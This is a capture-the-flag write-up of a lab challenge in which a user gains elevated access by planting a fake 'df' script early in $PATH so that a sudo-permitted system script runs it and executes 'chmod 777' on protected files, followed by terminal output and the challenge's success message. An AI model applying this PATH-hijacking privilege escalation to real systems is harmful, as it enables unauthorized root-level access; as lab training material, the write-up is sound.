
Objective “Neighborhood Watch Bypass”

Task and Solution


The task is learn about safe implementation of shell skripts.

If an attacker is able to control the $PATH, which is used in a shell skript he can overwrite the binaries in the original shell skript and can leverage the sudo mechanism to execute commands as a privileged account.

‘sudo -l’ also gives as a clue of what commands we are allowed to execute.



we simple create a new implementation of the “df” as a shell skript and will execute a “chmod 777” on the files, we would like to manipulate


drwxr-x--- 1 chiuser chiuser 4096 Jan 5 10:57 ../
-rwxr-xr-x 1 chiuser chiuser   37 Jan 5 10:57 df*
lrwxrwxrwx 1 root   root   33 Oct 8 14:08 runtoanswer -> /etc/firealarm/restore_fire_alarm
chiuser @ Dosis Neighborhood ~/bin $ ./df
chmod: changing permissions of '/etc/firealarm': Operation not permitted
chiuser @ Dosis Neighborhood ~/bin $ cd ..
chiuser @ Dosis Neighborhood ~ $ echo $PATH
/home/chiuser/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
chiuser @ Dosis Neighborhood ~ $ sudo /usr/local/bin/system_status.sh
=== Dosis Neighborhood Fire Alarm System Status ===
Fire alarm system monitoring active...
System resources (for alarm monitoring):
total used free shared buff/cache available
Mem: 31Gi 1.0Gi 25Gi 1.0Mi 5.2Gi 29Gi
Swap: 0B 0B 0B
Disk usage (alarm logs and recordings):
Active fire department connections:
10:58:00 up 7 days, 6:46, 0 users, load average: 0.01, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
Fire alarm monitoring processes:
root 48 0.0 0.0 3472 1628 pts/1 S+ 10:58 0:00 grep -E (alarm|fire|monitor|safety)
Fire Safety Status: All systems operational
Emergency Response: Ready
Coverage Area: Dosis Neighborhood (all sectors)
chiuser @ Dosis Neighborhood ~ $ ls -la /etc/firealarm/
total 6036
drwxrwxrwx 1 root root 4096 Oct 8 14:08 .
drwxr-xr-x 1 root root 4096 Jan 5 10:32 ..
-rwxr-xr-x 1 root root 6167688 Oct 8 14:05 restore_fire_alarm
chiuser @ Dosis Neighborhood ~ $ /etc/firealarm/restore_fire_alarm
FIRE ALARM SYSTEM: Attempting to restore admin privileges...
BYPASSING SECURITY RESTRICTIONS...
Connecting to fire safety control center: https://2025.holidayhackchallenge.com:443/turnstile?rid=474b4f4e-720c-4b53-8166-59b3ddc28fda
SUCCESS! Fire alarm system admin access RESTORED!
DOSIS NEIGHBORHOOD FIRE PROTECTION: FULLY OPERATIONAL
All fire safety systems are now under proper administrative control
Emergency response capabilities: ACTIVE
Neighborhood fire protection: SECURED
CONGRATULATIONS! You've successfully restored fire alarm system
administrative control and protected the Dosis neighborhood!
FIRE ALARM SYSTEM RESTORATION COMPLETE
chiuser @ Dosis Neighborhood ~ $